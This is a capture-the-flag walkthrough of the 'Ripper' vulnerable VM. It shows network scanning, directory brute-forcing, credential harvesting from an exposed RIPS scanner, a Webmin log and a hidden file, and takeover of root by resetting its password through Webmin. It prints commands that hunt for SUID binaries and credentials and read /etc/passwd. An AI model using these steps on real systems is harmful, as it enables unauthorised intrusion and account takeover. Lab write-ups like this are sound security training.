Ripper Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.129

Port/Service Discovery:

```
nmap -sV -Pn -p- --open 192.168.56.129 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.129 > scan_full.txt
```

Ports found:

22	ssh	OpenSSH 7.6p1
80	http	Apache httpd 2.4.29
10000	http	MiniServ 1.910

Service Enumerations and Attacks:

Full nmap scan didn’t reveal too much, lets try opening the http ports in a browser.

Browser http :80

Just returns a default apache page

Browser http :10000

Returns a banner telling us the page is in SSL (https) mode and to try the url “https://ripper-min:10000/”


Add “ripper-min” to our /etc/hosts file for the host machine ip

```
sudo echo “192.168.56.129 ripper-min” >> /etc/hosts
```

Browser https://ripper-min:10000/

Login portal for a Webmin service, googling default credentials gives admin:admin, unfortunately it doesn’t work.

Brute force as a last resort, lets try another route.



You must enter a username and password to login to the server on 192.168.56.129

Dirb

```
dirb https://ripper-min:10000
```


```
        /robots.txt
```

Visiting https://ripper-min:10000/robots.txt gives us a string “d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==” which looks like it could be base64, lets try to decode it using kali

```
echo “d2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==” | base64 -d
```

We got the output “we scan php codes with rips”
Googling “scan php codes with rips” showed there is a web application called ‘rips’, its default location on install is “http://localhost/rips/” so lets try “http://ripper-min/rips/”

http://ripper-min/rips/
Visiting the url got us the following webpage



path / file: /var/www/ ☑ subdirs
verbosity level: 1. user tainted only
vuln type: All
code style: ayti bottom-up
/regex/:

Quickstart:

Locate your local PHP source code **path/file** (e.g. */var/www/project1/* or */var/www/index.php*), choose the **vulnerability type** you are looking for and click scan!
Check **subdirs** to include all subdirectories into the scan. It is recommended to scan only the root directory of your project. Files in subdirectories will be automatically scanned by RIPS when included by the PHP code. However enabling **subdirs** can improve the scan result and the include success rate (shown in the result).

Advanced:

Debug errors or improve your scan result by choosing a different **verbosity level** (default level 1 is recommended).
After the scan finished 4 new button will appear in the upper right. You can select between different types of vulnerabilities that have been found by clicking on their name in the **stats** window. You can click **user input** in the upper right to get a list of entry points, **functions** for a list and graph of all user defined functions or **files** for a list and graph of all scanned files and their includes. All lists are referenced to the Code Viewer.

Style:

Change the syntax highlighting schema on-the-fly by selecting a different **code style**.
Before scanning you can choose which way the code flow should be displayed: **bottom-up** or **top-down**.

Icons:

- **User input** has been found in this line. Potential entry point for vulnerability exploitation.
- Vulnerability exploitation depends on the **parameters** passed to the function declared in this line. Have a look at the calls in the scan result.
  Click ⇑ or ⇓ to jump to the next declaration or call of this function.
- User-implemented **securing** has been detected in this line. This may prevent exploitation.


Options:

Click the file icon to open the **Code Viewer** to review the original code. A new window will be opened with all relevant lines highlighted.
Highlight variables temporarily by mouseover or persistently by clicking on the variable. Jump into the code of a user-defined function by clicking on the call. Click return on the bottom of the code viewer to jump back. This also works for nested function calls.
⊟ Click the minimize icon to **hide** a specific code trace. You may display it later by clicking the icon again.
◎ Click the target icon to open the **Exploit Creator**. A new window will open where you can enter exploit details and create PHP Curl exploit code.
Click the help icon to get a **description**, example code, example exploitation, patch and related securing functions for this vulnerability type.
Click the data leak icon to check if the output of the tainted sink **leaks** somewhere (is embedded to the HTTP response via echo/print).

Hints:

RIPS implements *static* source code analysis. It only scans source code files and will not execute the code.
Object-oriented code (classes) is not supported in this version.
Make sure RIPS has file permissions on the files to be scanned.
Don't leave the webinterface of RIPS open to the public internet. Use it on your **local** webserver only.
Only tested with Firefox.

The quickstart on rips says it can scan directories on the host, so let’s try scanning the /var/www directory. Doing so displays a report which contains a list of scanned files. In the list is a file “secret.php” which contains the strings "user name: ripper" and "pass: Gamespeopleplay" which appear to be credentials for something.



path / file: /var/www ☑ subdirs
verbosity level: 1. user tainted only
vuln type: All
code style: ayti bottom-up
/regex/:

File: /var/www/html/rips/config/general.php

Session Fixation

File: /var/www/html/rips/main.php

File Disclosure

```
Userinput reaches sensitive sink. For more informat

    23: opendir $handle = opendir($path);  // filer
      • 19: ⇓ function read_recursiv($path, $scan_

Userinput is passed through function parameters.

    50: ⇑ $files = read_recursiv ($location, $scan_s
      • 45: $location = realpath($_POST['loc']);

        requires:
            43: if(!empty($_POST['loc']))
            47: if(is_dir($location))
```

Result

File Disclosure: 4

CodeViewer - /var/www/html/rips/secret.php

```
<?
<?
<? echo "user name: ripper"
<? echo "pass: Gamespeopleplay"
<?
<?
```

Scan time: 3.415 seconds

Trying the credentials on the webmin login page doesn't work, so lets try SSH.

```
ssh ripper@192.168.56.129
password: Gamespeopleplay
```

It worked! We're now ssh'd into the host machine as ripper

Privilege Escalation:

A quick id check shows we're just a standard user, so now we must figure out how to get root access. Checking sudo -l confirms that ripper is not permitted to run sudo.
Lets check the users on the host

```
cat /etc/passwd | grep /bin/bash
ls /home
```

The two commands show that we have the root user and two standard users, 'ripper' and 'cubes'.
Lets enumerate any files related to these users and look for any files with SUID

```
find / -perm -u=s 2>/dev/null            (look for SUID)
find / -type f -name *.txt 2>/dev/null   (look for .txt files)
find / -user ripper -type f 2>/dev/null  (look for any files belonging to ripper)
find / -user cubes -type f 2>/dev/null   (look for any files belonging to cubes)
```


Nothing immediately interesting came from the SUID scan, and the .txt and ripper scan only really turned up the user flag for ripper. The cubes scan however revealed an interesting file "/mnt/secret.file" containing the password for cubes.

```
su cubes
password: Il00tpeople
```

We're now logged in as cubes, lets run the cubes scan again to see if anything new pops up that we didn't have permission to see earlier as ripper.


```
find / -user cubes -type f 2>/dev/null
```

One interesting looking file that immediately stands out is /var/webmin/backup/miniser.log which contains a username and password for what appears to be the webmin service, admin:tokiohotel



```
-rw-r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/uid_map
-rw-r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/gid_map
-rw-r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/projid_map
-rw-r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/setgroups
-r--r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/timers
-rw-rw-rw- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/timerslack_ns
-r-------- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/patch_state
-r--r--r-- 1 cubes cubes 0 Oct 13 06:51 /proc/7146/arch_status
cubes@ripper-min:~$ cat /var/webmin/backup/miniser.log
[04/Jun/2021:11:21:48 -0400] miniserv.pl started
[04/Jun/2021:11:21:48 -0400] IPv6 support enabled
[04/Jun/2021:11:21:48 -0400] Using MD5 module Digest::MD5
[04/Jun/2021:11:21:48 -0400] Using SHA512 module Crypt::SHA
[04/Jun/2021:11:21:48 -0400] Perl module Authen::PAM needed for PAM is not installed : Can't locate Authen/PAM.pm in @INC (you may need to install the Auth
en::PAM module) (@INC contains: /root/webmin-1.910 /etc/perl /usr/local/lib/x86_64-linux-gnu/perl/5.26.1 /usr/local/share/perl/5.26.1 /usr/lib/x86_64-linux
-gnu/perl5/5.26 /usr/share/perl5 /usr/lib/x86_64-linux-gnu/perl/5.26 /usr/share/perl/5.26 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at
(eval 15) line 1.
BEGIN failed--compilation aborted at (eval 15) line 1.
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a href='https://ripper-min:10000/'>https:
//ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a href='https://ripper-min:10000/'>https:
//ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:29 -0400] Reloading configuration
[04/Jun/2021:11:33:39 -0400] Reloading configuration
Use of uninitialized value in numeric ne (≠) at /root/webmin-1.910/bind8/bind8-lib.pl line 2397.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl line 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
cubes@ripper-min:~$
```


Trying the credentials on the webmin login page works and we're able to access what appears to be a control panel. After skimming through some of the options there appears to be a password changing utility uber System -> Change Passwords, that allows us to change the password of users on the host, including that of root.



Changing Unix user password

Changing password for	root (root)
New password	
New password (again)	
	□ Force user to change password at next login?
	☑ Change password in other modules?

Using this utility, lets change the password for the root user and see if we can su into the root account on the host.




```
cubes@ripper-min:~$ su root
Password:
root@ripper-min:/home/cubes# id
uid=0(root) gid=0(root) groups=0(root)
root@ripper-min:/home/cubes# whoami
root
root@ripper-min:/home/cubes# cd /root
root@ripper-min:~# ls
flag.txt  snap  webmin-1.910  webmin.tar.gz
root@ripper-min:~# cat flag.txt
.___..-.-.-..-..-..--.       .___. .-..___..___..___..___.
| |-'| | | || .` || \ \### | |-< | || |-'| |-'| |-. | |-<
`-'   `____'`-'`-'`-'      `-'`-'`-'  `-'  `___'`-'`-'

C0ngrats !!! You have rooted this box  !!

Follow me on twitter @san3ncrypt3d
root@ripper-min:~# echo "luc chapman 18806759"
luc chapman 18806759
root@ripper-min:~# █
```

We now have root access and control the machine.

